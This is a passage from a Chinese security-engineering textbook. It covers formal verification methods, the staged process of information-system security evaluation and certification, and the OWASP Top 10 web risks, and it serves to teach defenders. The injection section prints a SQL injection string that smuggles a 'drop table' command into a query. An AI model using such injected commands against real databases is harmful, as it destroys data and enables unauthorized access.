定理证明是代码形式化验证中的重要技术，也属于静态代码分析的范畴。定理证明技术是将软件系统和性质都用逻辑方法来规约，通过基于公理和推理规则组成的形式系统，以定理证明的方法来证明软件系统是否具备所期望的关键性质。从原理上讲，定理证明方法非常强大，能证明各种程序的正确性。基于定理证明方法的程序缺陷检测也有很多成果。轻量级定理证明，以灵活和高效的方式调试和验证需要管理指针，减少缺陷的来源。ESC/Java5 基于定理证明方法，首先给开发者提供了用于描述验证条件的简单语言，然后以此验证条件为准则，在运行时层次检测缺陷存在。在这项研究中，缺陷检测的实施离不开编程人员的参与，自动化程度不高，这也是定理证明的不足之处。在ESC/Java 的基础上，静态检测器改进了自动化程度，结合了检测的精确性以及可扩展性可以在上千行规模的开源程序中找出了很多缺陷，并且误报率很低。

从上述研究可以发现，定理证明虽然是一种强大的正确性证明方法，但定理证明的最大问题在于需要大量的人为辅助，自动化程度低。后来的研究中自动化程度的提高也以牺牲检测范围和检测精度为代价，可以片面理解为对已知缺陷模式进行形式化转换成验证条件，这种方法并不可取。同时，定理证明还需要用户具有经验和专业知识，比如要用户给出循环不变式等。另外，对于一个不算大的确定系统的证明可能会极长，而且产生的证明可能难以理解。定理证明的使用和推广还存在很大限制。

（3）模型检测

模型检测是近年来研究的热点。该技术是通过搜索待验证软件系统模型的有穷状态空间来检验系统的行为是否具备预期性质的一种有穷状态系统自动验证技术。

在模型检测中，系统用有穷状态模型建模；其性质规约则通常是时序逻辑或模态逻辑公式，也可以用自动机语言描述；通过有效的搜索来检验有穷状态模型是否满足规约，如果不满足，给出使性质公式为假的系统行为轨迹。目前，模型检测方法在代码的形式化验证及缺陷检测方面都具有非常多的研究成果，这依赖于模型检测覆盖面广、自动化程度高的优势，但同时也可以发现模型检测的应用同样也存在多种问题，如针对大规模代码检测过程会产生状态约简问题、状态约简后的检测精确度保持问题等，这些都需要结合代码检测的特点做进一步的研究。

模型检测一开始是纯粹的静态分析方法，后续的研究中针对模型检测容易产生状态爆炸等问题，已经与程序动态切片、符号执行等结合起来，一方面利用了模型检测覆盖

面广、自动化程度高等优势，另一方面又结合程序本身的特征进行了有效的状态约简，在缺陷监测方面取得了不错的成果。

7.4.4　信息系统安全测评程序

7.4.4.1　测评流程

信息系统安全测评流程，是通过制定通用的测评工作程序，将测评过程阶段化，各阶段内工作模式化，参与者角色和任务明确化，使针对各类信息系统的测评活动都能依据标准化的程式规范实施。

信息系统安全测评由三个阶段组成：① 安全评估阶段；② 安全认证阶段；③ 持续监督阶段。图 7-44 简要地描述了信息系统安全认证中的每个阶段及其任务。




图 7-44　信息系统安全测评流程

7.4.4.2　安全评估阶段

信息系统安全评估阶段按工作内容又划分几个子阶段：静态评估阶段、现场检测阶段、综合安全评估阶段。

1．静态评估阶段

在静态评估阶段信息系统资产所有者提出申请，与系统评估方签署协议，所有者提交文档，所有者为主提出评估对象的保护轮廓。评估项目组成员首先要对申请方提供的材料进行技术审查，并将审查中发现的主要问题及时反馈给申请单位，同时提出改进建议。评估者与所有者确定系统评估范围和边界、理解评估对象的保护轮廓、了解所有者提供的信息系统结构、系统风险和对策、系统安全需求等先验知识，以评估者为主制定评估对象的评估目标，制定评估方案和计划。计划和方案制定完成后，第一阶段工作结束。

2．现场检测阶段

信息安全分析与测试的目的是确定信息系统所处的安全状态，为便于信息系统安全状况的评估和确定改进的方法和措施将安全分析分为技术安全、管理安全和过程安全。信息安全的分析和测试是交替进行、相互结合和补充。

在现场检测阶段，评估项目组前往信息系统运行现场进行实地检测。正式开始检测之前，评估项目组会同申请单位召集信息安全高层主管人员、系统日常安全管理人员以及系统开发和集成人员召开项目启动会。会上，评估项目组向申请单位介绍评估项目小组成员，简要说明评估工作计划和评估方案，征询有关方面意见，修改并最终确定工作计划和方案，同时协商落实申请单位方现场检测工作协调人员，并要求申请单位提供必要的工作环境。

准备、协商工作结束后，项目组将正式开始实施现场检测。检测内容包括技术测试、管理和安全运行情况核查三部分。现场检测阶段收集和产生的所有检测数据都将得到严格保护。

现场检测工作结束之前，项目组会同申请单位信息安全高层主管人员召开一次项目总结会，对现场检测工作进行总结，并再次确认现场检测结果。至此，现场检测正式结束。

在本阶段，将制定具体的测评工作计划和测评方案，并与用户协商达成一致意见。

3．综合安全评估阶段

现场检测工作结束后，项目组对检测数据和结果进行分析，完成《信息系统安全现场核查报告》及《信息系统安全测试报告》。报告将对现场检测结果进行详细总结，指出管理、运行和技术上存在的问题，并提出相应的整改建议。

为综合评估系统安全的保障能力，项目组将汇总《信息系统安全现场核查报告》以及《信息系统安全测试报告》中管理、运行、技术检测结果，进行进一步分析与评估，确定信息系统安全保障能力级别，并完成《信息系统安全综合评估报告》。本阶段以《信息系统安全综合评估报告》的完成为结束标志。

7.4.4.3 安全认证阶段

通过安全评估的信息系统将进入安全认证阶段，如图 7-45 所示。首先信息系统需要试运行 6 个月，如果系统在此期间内未出现重大安全事故和变更，评估机构将派出工作人员到系统运行现场对系统安全状况进行复审，并向认证委员会出示复审报告。认证委员会依据前面各个阶段报告做出认证决定，认证机构将对通过认证的信息系统签发认证证书。证书有效期内，认证机构每年还要对通过认证的信息系统的安全性进行抽样检查，若合格，维持认证，否则取消认证。




图 7-45 安全认证阶段

7.4.4.4 认证监督阶段

本阶段的目的是认证中心监督信息系统中的安全保证措施的实施情况，并在发生了有可能影响到信息系统安全的变更时告知信息系统主管部门代表。

认证中心从以下三方面测试并确认信息系统安全保证措施在实际运行中的持续有效性：

1．配置管理和控制

需要信息系统的所有者持续记录信息系统中的发生变更，认证中心将定期评价并确认变更为信息系统安全带来的影响。

2．对安全保证措施的监督检查

认证中心将对安全保证措施的实施情况进行现场监督，检查信息系统运行环境、操作程序、人员控制以及物理安全等保证措施的实施情况，确定在信息系统运行阶段没有引入任何不可接受的风险。

3．认证监督决定

认证中心按照中国信息安全认证体系的监督要求，综合对配置管理变更的安全影响分析和现场监督检查报告，形成认证监督报告，作出信息系统的安全性是否持续有效的认证监督决定。

信息系统主管部门代表将从信息系统所有者或认证中心获得最终的信息系统安全认证监督报告，决定批准更新信息系统的安全计划及安全方案，从而确保信息系统面临的安全风险的持续可接受度。

认证监督将一直持续到信息系统的安全性需要重新认可时为止。信息系统的重新安全认可通常是由于系统中发生了某些特定的重大变化，或是根据信息系统的安全性认可程序规定的重新认证年限要求来定期进行。

第 8 章　应用安全工程

8.1　Web 安全的需求分析与基本设计

8.1.1　Web 安全威胁

8.1.1.1　概念

在 Internet 技术飞速演变、电子商务蓬勃发展的今天，开发的很多应用程序都是 Web 应用程序，随着微信、微博、网上银行等一系列的新型的 Web 应用程序的诞生，Web 应用越来越广泛。然而 Web 应用程序及 Web 站点往往很容易遭受各种各样的入侵, Web 数据在网络传输过程中也很容易被窃取或盗用。如何能够使 Web 及数据传输更加安全，就显得尤为重要。

如今，Web 业务平台已经在电子商务、企业信息化中得到广泛应用，很多企业都将应用架设在 Web 平台上，Web 业务的迅速发展也引起了黑客们的强烈关注，他们将注意力从以往对传统网络服务器的攻击逐步转移到了对 Web 业务的攻击上。黑客利用网站操作系统的漏洞和 Web 服务程序的 SQL 注入漏洞等得到 Web 服务器的控制权限，轻则篡改网页内容，重则窃取重要内部数据，更为严重的则是在网页中植入恶意代码，使得网站访问者受到侵害。

Web 威胁的目标定位有多个维度：有个人、公司、还有某种行业，都有其考虑，甚至国家、地区、性别、种族、宗教等也成为发动攻击的原因或动机。

攻击还会采用多种形态，甚至是复合形态，比如病毒、蠕虫、特洛伊、间谍软件、僵尸、网络钓鱼电子邮件、漏洞利用、下载程序、社会工程、rootkjt、黑客，结果都可以导致用户信息受到危害，或者导致用户所需的服务被拒绝和劫持。

从其来源说 Web 威胁还可以分为内部攻击和外部攻击两类。前者主要来自信任网络，可能是用户执行了未授权访问或是无意中定制了恶意攻击；后者主要是由于网络漏洞被利用或者用户受到恶意程序制定者的专一攻击。

8.1.1.2　分类

国际权威机构 Forrester 的统计数据表明，67%的攻击是通过应用层的攻击。即是，最简单的网页浏览也有可能造成威胁，比如，单击含有病毒的网址、隐秘的图片，或者，单击下载某些免费的软件、文件等，由于下载的软件或者文件中含有未知的恶意代码，当用户在运行程序或者打开这些文件时，恶意代码被启动就有可能造成用户个人信息丢

失，甚至后台服务器系统出现漏洞给恶意攻击者窃取信息提供方便的大门。

开源 Web 应用安全项目（OWASP）是一个开放的社区组织。专注于讨论应用程序，代码开发的威胁讨论。TOP 10 项目的目标是通过找出企业组织所面临的最严重的十大风险来提高人们对应用程序安全的关注度。其中罗列的是十大最有可能发生的应用漏洞，并不是具体的某一种攻击行为，了解它们可以更好地规避 Web 应用安全风险。以下是 2013 年版本的 OWASP TOP 10。

1．注入

（1）应用描述

随着 Web 技术的发展，协助程序员来开发应用程序的 Web 应用程序也是越来越多，这样程序员不需要太强的代码能力，就可以很轻松地制作出功能和页面都比较完美的动态网站、数据库。由于程序员的编码能力不一样，很多程序员在开发程序的时候存在漏洞，这就给攻击者提供了便利的条件。系统在对用户输入的参数不进行检查和过滤，不对用户输入数据的合法性进行判断，或者程序本身的变量处理不当，使得应用程序存在安全隐患。

攻击者通过在应用程序预先定义好的查询语句结尾加上额外的查询语句元素，欺骗数据库服务器执行非授权的任意查询。当应用程序视同输入内容来构造动态查询语句以访问数据库时，会发生注入攻击。

注入攻击漏洞，例如 SQL，OS 以及 LDAP 注入。这些攻击发生在当不可信的数据作为命令或者查询语句的一部分，被发送给解释器的时候。攻击者发送的恶意数据可以欺骗解释器，以执行计划外的命令或者在未被恰当授权时访问数据。

注入漏洞主要是提交数据库查询请求的攻击，与正常的用户访问没有什么区别，所以能够轻易地绕过防火墙直接访问数据库，甚至获得数据库所在服务器的访问权限。这就导致了任何能够向系统发送不信任数据的人，包括外部用户和管理员，都可能通过注入漏洞对系统进行访问，从而获得想要的数据。

（2）可利用性

攻击者利用有针对性的解释器语法发送简单的、基于文本样式的攻击。几乎任何数据源都能成为注入的载体，包括内部来源。

（3）普遍性和可检测性

注入漏洞发生在应用程序将不可信的数据发送到解释器时。注入漏洞十分普遍，尤其是在遗留代码中。通常能在 SQL 查询语句、LDAP 查询语句、Xpath 查询语句、OS 命令等中找到。其很容易通过查询代码发现，但是不容易通过测试代码发现。

（4）影响

注入能导致数据丢失或数据破坏。未经授权状况下操作数据库中的数据，比如管理员口令，用户口令等信息；恶意篡改数据库内容，导入虚假错误信息；私自添加系统账号后者是数据库使用账号，使得没有授权的用户拥有授权的权限。

缺乏可审计性或是拒绝服务。在网页上植入木马、病毒，随意挂广告等造成网络通道堵塞。

注入漏洞优势甚至能导致完全主机接管。

（5）SQL 注入例子

目前常见的针对数据库的一种攻击方式。在这种攻击方式中，攻击者会将一些恶意代码插入到字符串中。然后通过各种手段——比如，在查询语句的末尾加上字符串——将字符串传递到数据库的实例中进行分析和执行。只要这个恶意代码符合查询语句的规则，在代码编译执行的时候，就不会被系统发现。

我们接触最多的注入漏洞就是 SQL 注入攻击，以 SQL 注入攻击为例来说明其危害性。SQL 注入技术在我国是从 2002 年后开始大量出现，目前没有对 SQL 注入技术的标准定义，微软中国技术中心从以下两个方面对其进行了描述：

- 脚本注入式的攻击
- 恶意用户输入用来影响被执行的 SQL 脚本

SQL 注入就是攻击者通过把 SQL 的命令插入到 Web 表单递交或输入域名或页面请求的查询字符串中，最终达到让后台数据库执行恶意 SQL 命令的目的，并根据程序返回的结果，获得某些攻击者想得到的数据。

Statement：= "SELECT * FROM Users WHERE Value = '"+ a_variable + "'"

这条语句是一条很普通的 SQL 查询语句，主要作用是实现用户输入一个员工编号然后查询出这个员工的信息。但是这条语句被改装之后呢，我们看看下面这条语句

SELECT * FROM Users WHERE Value = 'SA001'; drop table c_order--

这条语句中的 SA001 后面的分号表示一个查询的结束和另一条语句的开始。c_order 后面的两个连字符，指示当前行余下的部分指示一个注释，可以忽略。如果修改后的代码语法正确，那么服务器将执行这段代码。系统在处理这条语句的时候，将首先执行查询语句，查到用户编号为 SA001 的信息，然后数据将删除表 c_order（如果没有其他主键等相关约束，这个操作就会成功）。

2．失效的身份认证和会话管理

应用描述

身份认证一般仅仅用于登录的过程，用户需提交用户名和口令，对于安全性要求更高的身份认证，有验证码，基于客户端的证书，口令卡等等。HTTP 本身是无状态的，利用会话管理机制来实现连接识别。当用户完成了身份验证开始访问网站时，不可能每次进行网页的访问都重新进行一次身份验证，因此，当认证成功后，系统会给用户分配一个令牌，每个令牌都是唯一并且不可预测的，这个令牌通常放在 cookie 中，之后用户在访问网站中新的网页时，对用户身份的识别只需对这个授权的令牌进行识别。

开发人员通常只关注 Web 应用程序的功能，由于这个原因，开发者通常会建立自定义的认证和会话管理方案。但要正确实现这些方案却很难，结果这些自定义的方案往往

在退出、口令管理、超时、记住我、秘密问题、账户更新等存在漏洞。因为这些每一个实现都不同，要找出这些漏洞有时会很难。

用户口令和用户令牌是整个 Web 应用最重要的部分，攻击者往往会采用网络嗅探、暴力攻击、社会工程等手段来获取这些信息。与身份认证和会话管理相关的应用程序功能往往得不到正确的实现，用户口令或者用户令牌在会话过程中丢失，这就导致了攻击者破坏口令、密匙、会话令牌或攻击其他的漏洞去冒充其他用户的身份，就会造成失效的身份认证和会话管理。任何匿名的外部攻击者和拥有账号的用户都可能试图盗取其他用户账号。同样也会有内部人员为了掩饰他们的行为而这么做。

（1）可利用性

攻击者使用认证或者会话管理功能中的泄露或漏洞，比如，暴露的账号、口令等来假冒用户。

（2）影响

这些漏洞可能导致部分甚至全部账户遭受攻击。一旦成功，攻击者能执行受害用户的任何操作。因此特权账户是常见的攻击对象。

（3）例子

用户和服务器登录进行身份验证后，与服务器之间的会话没有会话超时限制，这提高了攻击者在线上使用暴力破解用户口令的可能性。

或者用户使用公共计算机浏览网站，登录验证身份之后，离开时没有退出账户而是选择直接关闭浏览器，使得下一个用户使用相同计算机浏览相同浏览器，可以看到上一个用户的对话。

3．跨站脚本（XSS）

（1）应用描述

用户在浏览网站、玩电脑或者手机游戏、阅读电子邮件、书籍时，都可以看到在页面的边角处等地方会有动态的图片，小的字样等连接。攻击者通过在这种链接中插入恶意代码，当用户不小心单击这样带有恶意代码的链接时，其用户信息就有可能被攻击者盗取。攻击者通常对链接进行编码，以避免用户识破恶意代码的伪装，怀疑链接的合法性。网站在接收到包含恶意代码的请求后，会产生一个包含恶意代码的页面，这个页面看起来和原本的链接应当生成的页面一样。目前网上很多网站允许用户发表包含 HTML 和 JavaScript 的帖子，比如 CSDN 中一些关于代码讨论的请求贴，假设攻击者将恶意代码伪装在发表的 JS 帖子中，当其他用户在访问该帖子的时候，恶意脚本就会执行，盗取浏览该帖子用户的信息等。而这就是跨站脚本攻击，全名是 Cross Site Scripting，原本应该是 CSS，为了和层叠样式表（Cascading Style Sheet，CSS）分开，所以称为 XSS。

XSS 允许攻击者在受害者的浏览器上执行脚本，从而劫持用户会话、危害网站、或者将用户转向至恶意网站。任何能够发送不可信数据到系统的人，包括外部用户、内部用户和管理员，都可能发动 XSS。

（2）普遍性和检测性

跨站脚本漏洞是最普遍的 Web 应用安全漏洞。当应用程序发送给浏览器的页面中包含用户提供的数据，而这些数据没有经过适当的验证或者转义（escape），就会导致跨站脚本漏洞。有三种已知的跨站漏洞类型：存储式、反射式、基于 DOM 的 XSS。

（3）影响

攻击者能在受害者的浏览器中执行脚本以劫持用户会话和浏览器、破坏网站、插入恶意内容、重定向用户、盗取用户账号、控制企业数据、非法转账、强制发送电子邮件等等。

（4）例子

2011 年 6 月 28 日晚，新浪微博中出现了一次较大的 XSS 攻击事件。大量用户自动转发诸如：“郭美美事件中未注意到的一些细节”、“建党大业中穿帮地方”、“这就是传说中的神仙眷侣啊”等等微博和私信，并且自动关注一名为 hellosamy 的用户。

事件经过线索如下：20:14，开始有大量带 V 的认证用户中招转发蠕虫；20:30，网站的病毒页面无法访问；20:32，新浪微博中 hellosamy 用户无法访问；21:02，新浪漏洞修补完毕。

4．不安全的直接对象引用

（1）应用描述

当开发人员将一个对内部实现对象的引用暴露在外面，使得原本不能看到这个引用对象的用户可以看到，例如，一个文件、目录，能看到的用户就可以通过这个暴露出来的引用对象来猜测其他信息，比如数据库密钥、用户口令等，这样就会产生一个不安全的直接对象引用。或者作为授权的系统用户，攻击者只需要修改指向一个系统对象的直接引用参数值，让其指向另一个无权的对象。

在没有访问控制检测或其他保护时，攻击者会使用这些引用对象去访问未授权数据。考虑系统的用户类型，是否有的用户只具有部分访问权限。

（2）普遍性和可检测性

当生成 Web 页面时，应用程序经常使用对象的实名或关键字。而应用程序并不会每次都验证用户是否有权限访问该目标对象，这就导致了不安全的直接对象引用漏洞。测试者能轻易操作参数值以检测该漏洞。代码分析能很快显示应用程序是否进行了适当的权限验证。

（3）影响

这种漏洞能破坏通过该参数引用的所有数据。有可能涉及敏感数据泄露和不合理的访问控制。

（4）例子

假设一个比较常见的服务应用，比如说网上银行。在网上银行里面有用户的很多敏感数据及隐私信息。假如我们在查看自己的网上银行页面，选择查看 ID 为 1234567890

的网上银行账户的详细信息，作为一个经过身份核实的名为 A 的用户，网站会跳转出来显示自己的存款账户信息。我们可以发现，跳转出来的就是用户的账户，这是一个直接的引用。

但是，当在查询账户信息的时候，用户将 accountNumber 参数从 1234567890 改成 1234567891，会跳转出对应账户用户 B 的存款信息。

5. 安全配置错误

（1）应用描述

另外考虑想要掩饰他们攻击行为的内部攻击者。好的安全需要对应用程序、框架、应用程序服务器、Web 服务器、数据库服务器和平台定义和执行安全配置。由于许多设置的默认值并不是安全的，因此，必须定义、实施和维护这些设置。这包含了对所有的软件保持及时地更新，包括所有应用程序的库文件。考虑外部的匿名攻击者和拥有这几账户的内部用户都可能会试图破坏系统。

（2）可利用性

攻击者访问默认账户、未使用的网页、为安装补丁的漏洞、未被保护的文件和目录等，以获得对系统未授权的访问或了解。

（3）普遍性和可检测性

安全配置错误可以发生在一个应用程序堆栈的任何层面，包括平台、Web 服务器、应用服务器、数据库、框架和自定义代码。开发人员和系统管理员需共同努力，以确保整个堆栈的正确配置。自动扫描器可用于检测未安装的补丁、错误的配置、默认账户的使用、不必要的服务等。

（4）影响

这些漏洞是攻击者能经常访问一些未授权的系统数据或功能。有时，这些漏洞导致系统的完全攻破。

6. 敏感信息泄露

许多 Web 应用程序没有正确保护敏感数据，如信用卡，税务 ID 和身份验证凭据。攻击者可能会窃取或篡改这些弱保护的数据以进行信用卡诈骗、身份窃取，或其他犯罪。敏感数据需额外的保护，比如在存放或在传输过程中的加密，以及在与浏览器交换时进行特殊的预防措施。

7. 功能级访问控制缺失

大多数 Web 应用程序在 UI 中可见以前验证功能级别的访问权限。但是，应用程序需要在每个功能被访问时在服务器端执行相同的访问控制检查。如果请求没有被验证，攻击者能够伪造请求以在未经适当授权时访问功能。

8. 跨站请求伪造（CSRF）

一个跨站请求伪造攻击迫使登录用户的浏览器将伪造的 HTTP 请求，包括该用户的会话 cookie 和其他认证信息，发送到一个存在漏洞的 Web 应用程序。这就允许了攻击

者迫使用户浏览器向存在漏洞的应用程序发送请求，而这些请求会被应用程序认为是用户的合法请求。

9. 使用更含有已知漏洞的组件

组件，比如：库文件、框架和其他软件模块，几乎总是以全部的权限运行。如果一个带有漏洞的组件被利用，这种攻击可以造成更为严重的数据丢失或服务器接管。应用程序使用带有已知漏洞的组件会破坏应用程序防御系统，并使一系列可能的攻击和影响成为可能。

10. 未验证的重定向和转发

Web 应用程序经常将用户重定向和转发到其他网页和网站，并且利用不可信的数据去判定目的页面。如果没有得到适当验证，攻击者可以重定向受害用户到钓鱼软件或恶意网站，或者使用转发去访问未授权的页面。

8.1.2 Web 安全威胁防护技术

8.1.2.1 注入漏洞

SQL 注入的特点：

- 广泛性。SQL 注入攻击可以跨越 Windows、UNIX、Linux 等各种操作系统进行攻击，其攻击目标非常广泛，而且在目前看来 Web 应用程序应用广泛，它们存在的漏洞也大都具有相似性。
- 隐蔽性。SQL 注入通过正常的端口访问，通过端口的数据都是被防火墙所许可的，因此防火墙是不会对 SQL 注入攻击进行拦截，而系统对用户输入的参数不进行检查和过滤，不对用户输入数据的合法性进行判断，使得攻击者可以顺利地访问数据库。
